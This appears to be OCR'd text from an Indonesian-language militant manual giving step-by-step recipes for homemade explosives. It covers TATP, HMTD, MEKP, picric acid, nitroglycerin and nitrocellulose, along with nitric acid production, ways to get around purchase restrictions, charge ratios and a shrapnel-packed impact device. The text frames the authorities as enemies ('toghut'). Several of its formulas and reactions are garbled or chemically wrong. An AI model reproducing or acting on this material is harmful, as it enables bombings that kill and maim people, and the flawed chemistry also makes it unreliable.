Saat dipindah-pindahkan, jaga selalu kondisi TATP dalam keadaan basah (terkena air). Caranya adalah dimasukkan ke dalam botol berisi air. Setelah berada di tempat tujuan, keringkan TATP selama semalam sebelum digunakan keesokan harinya.

Pertanyaan-Pertanyaan Seputar Detonator TATP

Detonator TATP (Aseton Peroxide) merupakan detonator yang mudah dibuat. Dan bahan-bahannya dapat ditemukan secara mudah. TATP berbahan dasar aseton dan hydrogen perioksida. Aseton dapat ditemukan di pembersih cat kuku yang dijual belikan secara bebas di toko kimia, toko kosmetik, dan apotik. Sedangkan hydrogen perioksida juga dijual belikan secara bebas di toko kimia, apotik, toko bahan makanan, hingga toko pakaian. Terkadang pemutih pakaian menggunakan bahan hydrogen perioksida karena selain harganya murah, juga pengganti yang bagus dari klorin (Hypro klorit).

Sedangkan katalisator untuk TATP biasanya menggunakan asam sulfat maupun asam HCL. Asam sulfat ditemukan di air aki di toko-toko baterai/aki mobil/ motor. Asam HCL dapat ditemukan di toko bangunan, maupun pembersih kerak porcelain. Ciri dari asam adalah apabila terkena tanah, maka akan bereaksi/berbuih. Apabila dicampur dengan soda kue juga bereaksi/berbuih.

Namun dalam pembuatan detonator, sering ditemui beberapa kesulitan-kesulitan. Berikut kami rangkum beberapa pertanyaan yang sering ditujukan (Frequently Asked Question/ FAQ) :

- *Berapa persenkah kandungan yang diperlukan dalam pembuatan detonator TATP?*

Dalam pembuatan detonator TATP, diperlukan tiga zat. Pertama, adalah aseton. Kedua, adalah hydrogen perioksida. Ketiga, adalah katalisator. Kunci prosentase ketiganya haruslah sama. Apabila Aseton konsentrasi 40%, maka hydrogen perioksida dan katalisator (asam sulfat atau asam HCL) haruslah sama, yaitu 40%.

Untuk mengetahui tingkat konsentrasi masing-masing zat, bisa dicek menggunakan kertas lakmus (yg akan berubah warna sesuai dengan

konsentasi), maupun ph Meter. Apabila menggunakan kertas lakmus, maka sesuaikan warna masing-masing zat.

Apabila kurang pekat, rebuslah masing-masing zat tersebut di gelas pyrex (atau gelas apapun yang tahan panas). Semakin lama perebusan, maka konsentrasi yang dihasilkan semakin tinggi (pekat).

- *Haruskah menggunakan wadah berisi air es dibawah tabung reaksi pembuatan detonator TATP?*

Saat pencampuran aseton hydrogen perioksida bersama katalisator. Maka suhu campuran akan meningkat. Dan hal tersebut dapat memicu ledakan. Oleh karenanya, diperlukan wadah berisi air es untuk menjaga suhu tetap dingin untuk mencegah reaksi ledakan. Kemudian saat pencampuran dengan katalisator (asam sulfat atau asam HCL), dilakukan setetes demi setetes dengan tetap berada di tabung reaksi yang dibawahnya adalah wadah yang berisi air es. Hal ini juga untuk menjaga suhu tetap dingin.

- *Saat pencampuran, endapan tidak terbentuk*

Saat pencampuran, terkadang endapan tidak terbentuk. Hal ini dikarenakan beberapa hal. Pertama, konsentasi masing-masing zat tidaklah sama. Terutama katalisator terlalu encer sehingga tidak membentuk endapan detonator TATP. Kedua, katalisator membutuhkan waktu untuk membentuk endapan. Oleh karenanya setelah mentetesi campuran aseton hydrogen perioksida dengan katalisator (asam sulfat atau asam HCL), diamkan campuran tersebut selama beberapa saat di suhu ruangan dalam posisi ditutup tidak rapat, dengan tetap memantau endapan yang terbentuk. Semakin pekat katalisator, aseton, dan hydrogen perioksida yang digunakan, maka endapan akan semakin cepat terbentuk. Ketiga, aseton terlalu banyak zat pengotornya. Untuk menguji kemurnian aseton, maka teteskanlah aseton dua-tiga tetes ke atas kertas putih. Selang

beberapa detik, maka aseton akan menguap di udara. Apabila setelah menguap, timbul bercak bercak kotoran diatas kertas, maka aseton tersebut terlalu banyak zat pengotornya. Zat pengotor ini mencegah terbentuknya endapan detonator TATP.

- *Berapa bagiankah penggunaan detonator TATP terhadap peledak primer?*

Penggunaan detonator TATP terhadap peledak primer adalah 5-7% dari total jumlah peledak. Apabila peledak primer seberat 1kg, maka detonator yang digunakan adalah sebanyak 50-70 gram.

Terkadang detonator TATP dicampurkan ke dalam peledak primer untuk berbagai tujuan. Pertama, meningkatkan kecepatan bakar (Burning Rate). Cara perhitungan burning rate adalah misal terdapat 1kg mesiu dengan burning rate hanya 600 m/s. Maka TATP sebanyak 500gr akan meningkatkan burning rate campuran tersebut menjadi 2000 m/s. Pencampuran TATP tersebut dilakukan dengan ekstra hati-hati, karena sifat detonator yang sangat sensitive.

- *Bagaimana cara penyimpanan yang aman detonator TATP.*

Cara penyimpanan yang aman detonator TATP adalah dengan dimasukkan ke dalam air. Air tidak akan melarutkan detonator TATP. Namun menjadikan detonator TATP tersebut aman disimpan dalam waktu yang lama. Apabila hendak menggunakan, maka cukup saring detonator TATP yang berada di dalam air tersebut dengan kain lembut (semisal combed), dan keringkan dengan suhu ruangan (tidak boleh dijemur dan terkena sinar matahari).

CARA PEMBUATAN HMTD

Detonator HMTD memiliki kekuatan daya ledak lebih besar daripada detonator TATP. Meski secara kecepatan, detonator HMTD jauh lebih lambat daripada detonator TATP. Perbedaan dasar detonator HMTD ini adalah penggunaannya menggunakan hexamine, bukan aseton seperti pada TATP.

Namun secara pembuatan, HMTD memerlukan waktu yang tidak sedikit. Karena proses reaksinya termasuk reaksi lambat. Bahan utama HMTD didapatkan dari hexamine. Hexamin dapat dibeli di toko-toko obat dengan nama dagang hexamine, methenamine, atau hiprox. Sering digunakan sebagai anti septik, anti bacterial terhadap saluran kencing (urine).

Terkadang antum dapat juga membelinya di toko peralatan berkemah. Kita mengenalnya sebagai paraffin bakar, atau bahan bakar padat. Cuman, kandungan hexamine dalam paraffin bakar hanya sekitar 80-90% saja.

Selain itu, antum dapat membuat hexamine dengan cara mencampurkan antara formalin dengan ammoniak. Formalin adalah zat yang digunakan untuk mengawetkan makhluk hidup. Sedangkan amoniak sering digunakan sebagai campuran cat. Prosesnya sangat sederhana, formalin dan amoniak direbus dengan api kecil hingga menghasilkan serbuk-serbuk putih.

Namun proses diatas tidak efektif, mahal, dan memerlukan ruangan terbuka. Karena asap dan bau yang ditimbulkan sangat menyengat. Ada baiknya antum membeli saja hexamine yang telah tersedia banyak di pasaran.

Bahan-bahan yang diperlukan untuk membuat detonator HMTD:

- 70gr hexamine
- 200cc hydrogen peroksida
- 50cc asam sitrat (sitrun)

Alat-alat yang diperlukan untuk membuat detonator HMTD:

- Waskom kaca 500cc
- Waskom besar untuk mendinginkan selama proses reaksi

- Pengaduk sebaiknya dari kaca.

Langkah pembuatan :

1. Masukkan hydrogen peroksida ke dalam wadah kaca 500cc tersebut, dan dinginkan dengan cara dimasukkan ke dalam Waskom besar berisi air dan es.
2. Setelah hydrogen peroksida tersebut menjadi dingin, masukkan hexamine ke dalamnya. Dan aduk hingga tercampur dan larut.
3. Setelah itu, masukkan asam sitrat (sitrun), dan aduk.
4. Setiap 30menit, aduk 'susu' tersebut. Dan lakukan hingga 4jam.
5. Setelah 4jam, maka HMTD terbentuk. Lalu masukkan ke dalam air es (wadah lain).
6. Setelah dimasukkan kedalam air es, maka saring HMTD yang terbentuk tersebut dengan kain halus. Dan jemur didalam ruangan selama satu malam.

Catatan:

Saat dipindah-pindahkan, jaga selalu kondisi HMTD dalam keadaan basah (terkena air). Caranya adalah dimasukkan ke dalam botol berisi air. Setelah berada di tempat tujuan, keringkan HMTD selama semalam sebelum digunakan keesokan harinya. HMTD tidak mudah larut didalam air, sehingga aman ketika dicampur kedalam air.

PELEDAK SEKUNDER

Peledak sekunder adalah peledak utama yang diledakkan dengan bantuan detonator. Peledak sekunder ini bisa berupa bahan high explosive, campuran peledak kuat, maupun peledak low explosive yang jumlahnya tidak sedikit.

Seringkali banyak orang yang mengkaitkan kekuatan ledak (blasting impact) dengan kecepatan bakar. Alasannya adalah kecepatan bakar ini terukur secara matematis, sedangkan blasting impact tidak terukur secara matematis. Namun asumsi ini sepenuhnya tidak benar. Pengukuran kekuatan ledak ini ada beberapa cara yang digunakan. Pertama, adalah dengan test lempar. Test lempar ini dimaksudan, untuk mengetahui berapa jarak yang dapat dilemparkan oleh peledak seberat 1kg untuk melemparkan bahan lain (besi misal) seberat 1kg. Test lempar ini seperti digunakan oleh meriam (canon).

Kedua, tes tekan. Tes tekan yaitu tes yang digunakan untuk menekan sebuah plat dengan peledak yang digunakan. Bagaimana tingkat kehancuran plat baja tersebut, dll. Biasanya digunakan adalah dimasukkan ke dalam blasting cap.


Dalam tulisan berikut, penulis akan paparkan pembuatan berbagai macam peledak sekunder.

EKSTRASI ASAM NITRAT

Sebelum memulai pembicaraan tentang pembuatan bahan peledak, satu yang harus dipikirkan adalah mempersiapkan asam nitrat. Kenapa asam nitrat? Karena hampir semua bahan peledak mengandung unsur nitrogen dari proses nitrasi asam nitrat tersebut. Boleh dikatakan bahwa asam nitrat adalah basis dari semua bahan peledak.

Penggunaan asam nitrat yang sebenarnya dapat digunakan secara bebas, akhir-akhir ini mulai dibatasi oleh toghut dan aparatnya. Oleh karenanya, tulisan ini akan menjelaskan bagaimana mendapatkan asam nitrat apabila sulit dibeli secara bebas.

1. Destilasi Garam Nitrat dengan asam kuat.
   Cara pertama mendapatkan asam nitrat adalah dengan proses destilasi (pemanasan dan pengembunan) garam nitrat yang dicampur dengan asam kuat. Secara rumus kimia, reaksinya sebagai berikux
   XNO3 + Hy -> Xy + HNO3



   Misal, antum mendestilasikan potassium nitrat dengan asam sulfat. Maka reaksinya :


$KNO_3 + H_2SO_4 \rightarrow K_2SO_4 + HNO_3$

Boleh juga antum menggunakan calcium nitrat (calcinit, sejenis pupuk) yang harganya jauh lebih murah.

$Ca_2No_3 + H_2SO_4 \rightarrow Ca_2SO_4 + HNO_3$

Cara mendapatkan garam nitrat secara mudah.

a. Dari pupuk tanaman. Biasanya pupuk tanaman mengandung symbol N – P – K, maka carilah pupuk dengan unsur P sebesar 0%, misal 30 – 0 – 20.
b. Dari pupuk kompos tanaman.



- Caranya adalah kumpulkan tanah berwarna hitam yang mengandung unsur hara tana (unsur hara tanah banyak mengandung ion Nitrogen), biasanya didapatkan di tanaman kacang-kacangan.
- Lalu tumbuk, haluskan, dan saring tanah tersebut.

- Setelah itu, siram tanah tersebut dengan air matang (90-100 derajat celcius).
- Lalu, sadap (ekstrak) airnya.
- Lalu didihkan air hasil ekstraksi tersebut dengan cara dipanaskan hingga airnya menyusut 90% (tersisa 10% saja).
- Setelah itu, campur dengan asam kuat, dan lakukan destilasi. Maka antum akan mendapatkan asam nitrat.

2. Destilasi garam nitrat dengan garam sulfat
   Cara kedua mendapatkan asam nitrat adalah dengan cara destilasi (pemanasan dan pengembunan) garam nitrat dengan garam sulfat. Secara rumus kimia, reaksinya sebagai berikut.
   $XNO3 + 2Y2SO4 \rightarrow X2SO4 + YNO3$


   Contoh: pemanasan 100gram KNO3 dengan 200gr Mn2SO4, akan menghasilkan sekitar 100cc HNO3

3. Ekstraksi Dari Udara
   Cara ketiga mendapatkan asam nitrat adalah dengan menggunakan tegangan tinggi dan udara yang dihembuskan ke dalam reactor. Reaksi ini dinamakan *Birkeland–Eyde process.* Reaksi ini akan mengikat Nitrogen dan Oksigen dari udara dan akan membentuk ion nitrat. Secara kimia, reaksinya sebagai berikut:
   $N2 + O2 \rightarrow 2NO$
   $2NO + H2O \rightarrow HNO3$

   Alat-alat yang dibutuhkan
   - Pompa udara akuarium
   - Dua pipa logam seukuran selang akuarium
   - Selang akuarium
   - Toples Kaca
   - Penutup dengan dua lubang utk pipa logam. Berjarak 1cm.

Komponen yang diperlukan:

- Dimmer Kipas angin/ lampu 200watt
- Capacitor AC 450v 2uF
- Coil Pengapian Mobil
- Kabel-kabel
- Kabel busi mobil



Cara Pembuatannya:

1. Sambungkan kabel secara seri dengan urutan berikut : Dimmer, capacitor, ke kutub positif coil pengapian mobil. Ingat, seri adalah satu jalur kabel. Jalur kabel yang kedua tersambung ke kutub negatif pengapian mobil.
2. Kabel busi mobil keluarannya disambung ke satu pipa logam.
3. Ground pengapian mobil disambung ke pipa logam lainnya.
4. Susun pipa logam membentuk huruf V dengan setengah bagian berada di dalam toples. Setengahnya lagi berada di luar toples. Dan

membaginya dengan penutup toples kaca yang terbuat dari kayu atau isolator lainnya.

5. Pasang selang akuarium di kedua pipa logam tersebut.
6. Satu selang akuarium tersambung ke pompa udara akuarium. Selang lainnya tersambung ke air yang akan berbuih ketika pompa udara dijalankan. Sehingga udara dari pompa udara akuarium menuju ke reaktor asam nitrat dan berakhir ke botol berisi air.
7. Ketika dirasa tidak ada udara yang bocor dari dalam etalase, maka jalankan tegangan tinggi tersebut.
8. Apabila tercium bau menyengat (ion nitrat), maka masih ada yang bocor.
9. Dalam waktu 24jam, maka antum akan mendapatkn 10-14% asam nitrat didalam botol berisi air sebanyak 1ltr.
10. Maksimal asam nitrat yang bisa didapatkan dalam process ini sebanyak 35%. Dan dapat antum tingkatkan dengan cara destilasi.

Peledak Dari Dapur : Bola Ping Pong

Olah raga, atau kita bisa menyebutnya ping pong selain menyehatkan, ternyata dapat dijadikan bahan peledak. Bagaimana caranya?? Dalam tulisan berikut kami jabarkan pembuatan bahan peledak dari bola pingpong.

Bola pingpong pada dasarnya mengandung sekitar 70% nitro selulosa, dan 30% bahan campuran seperti kamper, wax, plastik, dll. Seperti kita ketahui bahwa nitro selulosa adalah bahan peledak yang biasa digunakan untuk mortar. Dalam dunia peledakan, nitro selulosa dikenal sebagai peledak tak berasap (smokeless explosive). Nitro selulosa juga memiliki kecepatan ledak sebesar 7300meter/detik. Yang juga diatas TNT.

BAHAN

- Sebanyak mungkin bola pingpong (bekas gpp).
- Aseton

Alat

- Wadah (boleh plastik dan kaca)
- Pengaduk
- Piring

PEMBUATAN

1. Potong kecil-kecil bola pingpong yang antum kumpulkan, timbang beratnya sesuai kebutuhan. Dan itung 70% dari berat, maka antum akan mendapatkan nitro selulosa dari berat tersebut. Misal antum memiliki bola pingpong banyak yang dikumpulkan hingga berat 10kg. Maka nitro celulosa yang akan antum dapatkan sebanyak kurang lebih 7kg.

2. Setelah dipotong kecil-kecil, maka larutkan bola ping pong tersebut kedalam wadah berisi aseton. Aseton yang dibutuhkan tentu seberat bola pingpong yang antum dapatkan.

3. Setelah larut semua, maka saring bola larutan bola pingpong tersebut. Dan cairan asetonnya dapat antum gunakan lagi sebagai bahan baku detonator.

4. Bahan yang tersaring, antum uapkan di atas piring besar (sebaiknya terbuat dari kaca).

5. Kira-kira satu hari-an, antum mendapatkan nitro selulosa tersebut.

CARA PEMAKAIAN

1. Nitroselulosa yang terbentuk seperti plastik yang mudah dihancurkan. Maka hancurkan 'plastik' nitro selulosa tersebut hingga halus.

2. Nitroselulosa dapat menjadi dinamit apabila dicampur peledak cair. Biasanya dicampur dengan nitrogliserin. Namun, antm bisa mencampurkannya dengan tinner nitrat (Methyl Ethyl Ketone Nitrate). Terkadang nitro selulosa juga dicampur dengan bahan bakar solar.

3. Sebagai booster, biasanya nitroselulosa dicampur dengan gula, belerang, aluminium, maupun arang. Dengan perbandingan 5 bagian untuk nitro selulosa, dan 1 bagian untuk booster.

4. Diperlukan detonator minimal TATP (aseton peroksida) sebagai pemicu ledakan nitro selulosa tersebut. Pemakaiannya adalah untuk 1kg nitro selulosa, diperlukan kurang lebih 10gram detonator TATP.

Peledak Dari Dapur : Thinner

Thinner yang juga merupakan pembersih cat mudah kita dapatkan dan jumpai. Dalam tulisan kali ini, kami paparkan pembuatan peledak cair yang mudah diproses dan disimpan. Peledak cair memiliki keunggulan, yaitu memiliki massa jenis yang lebih rapat daripada peledak padat. Selain itu, peledak cair lebih mudah dibentuk. Misal menjadi tali peledak apabila dimasukkan ke dalam selang akuarium.

Thinner atau dalam bahasa kimia disebut sebagai Methyl Ethyl Ketone (MEK) adalah bahan yang mudah terbakar. Meski demikian, Thinner dapat diolah menjadi bahan peledak high explosive apabila direaksikan dengan hidrogen perioksida (H2O2) menjadi Methyl Ethyl Ketone Periokside (MEKP).

Dalam tulisan ini, kami tidak mengetahui thinner jenis apa yang menganduk MEK terbaik di Indonesia. Antum bisa mencobanya satu persatu untuk memastikan jenis MEK yang digunakan, konsentrasi, dan kualitas (kemurnian)nya.

Bahan-bahan

- 45ml thinner
- 500ml Hidrogen perioksida/ H2O2 (minim 60%) dipanaskan hingga mjd 200ml
- 40ml Asam Klorida (HCL)

apabila tidak menemukan asam klorida, antum bisa menggunakan bahan pembersih toilet yang memiliki 10% konsentrasi

Cara Pembuatan

- Pekatkan hidrogen perioksida dengan cara di didihkan hingga berkurang airnya. Pastikan ruangan antum memiliki lubang ventilasi yang bagus.

- Setelah berkurang airnya (minimal 1/2nya), maka dinginkan hidrogen perioksida tersebut ke dalam kulkas (lemari es) kurang lebih satu malam.

- Setelah dingin, campurkan thinner ke dalam hidrogen perioksida tersebut.

- Setelah dicampur, masukkan wadah berisi campuran hidrogen perioksida dan thinner ke dalam waskom berisi air es.

- Masukkan asam klorida ke dalam wadah campuran hidrogen perioksidan dan thinner tersebut. Setelah itu, larutan akan nampak keruh/putih susu.

- Setelah 2 hari, maka 'minyak' MEKP akan terbentuk mengambang diatas larutan tersebut.

- Ambillah larutan MEKP tersebut dengan menggunakan sedotan, pipet maupun suntikan. Lalu masukkan ke dalam wadah lain yang disiapkan.

Membuat Peledak Dari Dapur : Obat-obatan

Dari obat-obatan kita bisa mendapatkan peledak high explosive. Salah satu yang kita bisa mempersiapkannya adalah aspirin, yang akan diolah menjadi Asam Picrat. Asam Picrat tersebut bisa diwujudkan dalam peledak cair, maupun konsentrat.

Bahan-bahan:
- Tablet aspirin
- Alkohol 95%
- Asam sulfat (air aki)
- Potasium (kalium) Nitrat (KNO3), atau pupuk kno3 merk pak tani
- Air

Alat-alat
- Kain kaos (sekelas combed)

- Wadah
- Termometer
- Gelas
- Pengaduk kaca

Cara Pembuatan :

1. Hancurkan 20 tablet aspirin, lalu masukkan ke dalam gelas. Lalu masukkan 1 sendok teh air ke dalam gelas tersebut, aduk hingga rata.
2. Lalu masukkan 100 ml alkohol (1/2 cangkir) ke dalam gelas berisi pasta aspirin tersebut, lalu aduk lagi hingga rata.
3. Saring campuran alkohol-aspirin tersebut dengan kaos combed untuk membersihkan (memfilter) dari zat-zat pengotor. Ambil larutan, bukan zat yang tersaring oleh kaos.
4. Letakkan larutan tersebut ke dalam wadah mangkok lebar.
5. Uapkan mangkok tersebut dengan cara meletakkan mangkok tersebut, ke dalam nampan (ember) berisi air panas. Bubuk putih akan tertinggal setelah penguapan. Suhu air panas tersebut usahakan diantara 60-80 derajat, bukan air mendidih.
6. Masukkan 80ml asam sulfat konsentrat tinggi ke dalam gelas tahan asam. Masukkan bubuk putih yang tersisa dari penguapan tersebut ke dalam asam sulfat.
7. Panaskan asam sulfat yang telah dimasukkan bubuk putih tersebut ke dalam air mendidih (diatas api) selama kurang lebih 15 menit. Sehingga larutan tersebut berubah menjadi berwarna oranye kekuningan.
8. Masukkan 3 sendok teh (15gram) potasium nitrat (pupuk kno3 merk pak tani) ke dalam larutan tersebut. Aduklah secara hati-hati. Maka larutan tersebut akan berubah menjadi merah sebentar, dan kembali menjadi oranye kekuningan. Biarkan selama 5 menit.
9. Setelah 5 menit, masukkan air es sebanyak 1 1/2 cangkir (300ml) ke dalam larutan tersebut. Aduk sebentar, maka akan nampak bubuk kuning cerah mengendap didasar larutan tersebut.

10. Saring larutan tersebut dengan kain kaos, maka antum akan mendapatkan konsentrat asam pikrat berwarna kuning cerah.
11. Untuk merubah konsentrat tersebut ke dalam peledak cair, cairkan konsentrat tersebut diatas air panas seperti nomor 5 selama 2 jam.

Penggunaan
- Asam pikrat cair dapat digunakan langsung sebagai peledak primer, maupun booster detonator.
- Asam pikrat cair ini sangat sensitif oleh goncangan, hantaman. Untuk membuat peledak hantam, masukkan ke dalam botol kaca yang dilapisi oleh bola bola besi (gotri). Penggunaannya cukup hantamkan ke arah target.
- Asam pikrat konsentrat (kristal) termasuk high explosive. Penggunaannya dengan memasukkan ke dalam kontainer (wadah) secara hati-hati, dan memasangkan detonator juga harus dengan hati-hati.

Peledak Dari Dapur : Cangkang Telur dan Cuka

Sapa sangka, cangkang telur yang biasanya kita buang, dapat menjadi bahan peledak. Cangkang telur yang mengandung zat kalsium karbonat (Ca2CO3) dapat kita olah menjadi bahan peledak. Caranya cukup sederhana, dan bahan-bahan yang dibutuhkan cukup sederhana. Namun antum harus merakit dulu alat destilasi sederhana yang terdiri dari teko, selang, dan ember.

Bahan :

- 200 gr cangkang telur, dihaluskan.
- 1000cc / 1 liter Cuka
- Asam aki motor/ mobil (h2SO4).

Alat :

- Panci
- Teko
- Selang
- Ember

Cara Pembuatan :

1. Pertama, cangkang telur digoreng hingga berwarna kekuning kuningan. Proses penggorengan ini diperlukan untuk merubah cangkang telur menjadi Calcium peroksida (na2O2). Reaksinya sebagai berikut

Ca2Co3 -> Ca2O2 + O2

2. Setelah bubuk cangkang telur tersebut menjadi kekuning kuningan, maka siram dengan air aki dan panaskan sekitar 5-10 menit. Proses tersebut akan menghasilkan hidrogen peroksida. Reaksinya sebagai berikut

Ca2O2 + H2SO4 -> H2O2 + Ca2SO4

3. Saring cairan yang dihasilkan, maka antum akan memperoleh hidrogen peroksida.

4. Kemudian Tahap berikutnya adalah membuat aseton. Caranya dengan cangkang telur yang telah dihaluskan (cari lagi cangkang telurnya), direbus dengan air cuka masak. Siapkan 1liter cuka masak dan rebus bersama sekitar 150gr bubuk cangkang telur. Rebus hingga cukanya habis dan meninggalkan endapan. Hati-hati ketika merebus, karena bila tersentuh sedikit, cairan tersebut akan membeku seketika. Reaksinya adalah sebagai berikut

$Ca2Co3 + CH3COOH \rightarrow Ca(C_2H_3OO)_2 + CO2 + H2O$

5. Setelah mendapat endapan calcium acetat, maka keringkan calcium acetat tersebut atau bisa langsung didestilasikan dengan alat destilasi sederhana. Hasil akhir dari distilasi tersebut antum akan mendapatkan aseton. Hasil pertama destilasi aseton tersebut biasanya berwarna kekuning-kuningan. Namun setelah dua/ tiga kali destilasi, maka aseton tersebut akan berwarna putih jernih.

6. Maka antum akan mendapatkan aseton.

7. Cara Pembuatan peledaknya adalah. Mencampurkan aseton dengan hidrogen peroksida (poin ke 3) dengan katalisator air aki. Antum bisa membaca tulisan lain di web ini dengan judul membuat aseton peroksida.

Barokallah fiekum

Nitrasi Lambat : Cara Mudah Membuat Peledak

Nitrasi adalah proses penambahan ion nitrat (NO3) kedalam suatu zat sehingga zat tersebut ternitrasi menjadi bahan peledak. Karena prinsip dasar hampir semua peledak adalah memiliki ion nitrat. Nitrasi lambat (slow nitration) dilakukan karena beberapa hal, Pertama dilakukan karena untuk memahami secara detail proses perubahan dari suatu zat menjadi zat ternitrasi. Kedua, dilakukan tanpa adanya katalisator (pemercepat) sehingga bisa dilakukan tanpa suhu minimum, yaitu hanya menggunakan suhu ruangan dalam proses nitrasinya. Dalam proses nitrasi secara umum, diperlukan katalisator asam maupun basa.

Secara umum, proses nitrasi lambat memerlukan waktu yang tak sebentar. Minimal satu hari untuk merubah 100gr suatu zat menjadi bahan peledak. Prosesnya cukup sederhana, mencampurkan bahan yang hendak dijadikan bahan peledak ke dalam asam nitrat pekat dengan konsentrasi 1 bagian untuk bahan baku, dan 2 bagian untuk asam nitrat. Cukup diamkan bahan yang diproses ke dalam wadah tahan panas dan tahan asam. Dan apabila suhunya menyerupai suhu air panas, maka cukup rendam campuran tersebut ke dalam waskom berisi air.

Dalam proses nitrasi lambat ini tidak memerlukan katalisator, oleh karenanya proses nitrasi lambat ini tidak membutuhkan suhu yang dingin, dan tidak membutuhkan peralatan lengkap (cukup dua wadah). Kelemahannya hanya sebatas waktu yang diperlukan tidak sebentar, dan relatif lebih lama dibandingkan menggunakan katalisator. Disisi lain, proses nitrasi lambat ini relatif cukup mudah dilakukan oleh pemula yang ingin

belajar reaksi kimia, maupun belajar pembuatan peledak secara sederhana.

Dari sisi bahan baku, tidak semua bahan bisa dilakukan dengan proses nitrasi lambat. Karena ada bahan baku yang cukup reaktif apabila bereaksi dengan asam nitrat. Cara untuk mengetahui apakah zat tersebut bisa dilakukan proses nitrasi lambat maupun tidak adalah dengan skala kecil (1gr atau setengah sendok teh). Lalu tetesin dengan asam nitrat terhadap zat tersebut. Apabila langsung keluar asap berwarna kuning, orange, dan kecoklat-coklatan, maka zat tersebut tidak direkomendasikan dilakukan nitrasi lambat. Karena zat tersebut membutuhkan suhu yang dingin untuk proses nitrasi. Semisal hexamin parafin bakar) sangat sensitif terhasap asam nitrat.

Beberapa zat yang dapat dilakukan nitrasi lambat dan prosesnya.

1. Thinner (Methyl Ethyl Ketone Nitrate)

Sediakan 50cc Thinner, dan 150cc Asam nitrat pekat (70%). Campurkan keduanya ke dalam botol tahan panas (bukan logam) dan diamkan hingga 3-4 hari. Maka warna thinner akan berubah menjadi kuning kecoklat-coklatan, dan bau thinner yang kuat akan berkurang. Setelah warna thinner berubah, maka ambil cairan thinner yang mengambang diatas asam nitrat tersebut dengan pippet maupun suntikan. Tempatkan ke dalam wadah kaca thinner nitrat tersebut. Siapkan air soda (air bercampur baking soda) sebanyak 100cc, dan campurkan ke dalam thinner nitrat. Warna thinner nitrat akan berubah relatif jernih kembali. Aduk hingga kandungan asam nitrat berkurang. Kemudian ekstrak kembali menggunakan pippet maupun suntikan. Maka Thinner nitrat siap digunakan.

2. Gliserin (Nitro gliserin)

Sediakan 50cc gliserin, dan 100cc Asam nitrat pekat (70%). Campurkan keduanya ke dalam botol tahan panas (bukan logam) dan diamkan hingga 5-7 hari. Maka warna gliserin akan berubah menjadi kuning kecoklat-

coklatan. Setelah warna gliserin berubah, maka ambil cairan gliserin yang mengendap dibawah asam nitrat tersebut dengan pippet maupun suntikan. Tempatkan ke dalam wadah kaca gliserin nitrat tersebut. Siapkan air soda (air bercampur baking soda) sebanyak 100cc, dan campurkan ke dalam gliserin nitrat. Aduk hingga kandungan asam nitrat berkurang. Kemudian ekstrak kembali menggunakan pippet maupun suntikan. Maka gliserin nitrat siap digunakan.

3. Kapas (Nitro celulosa)

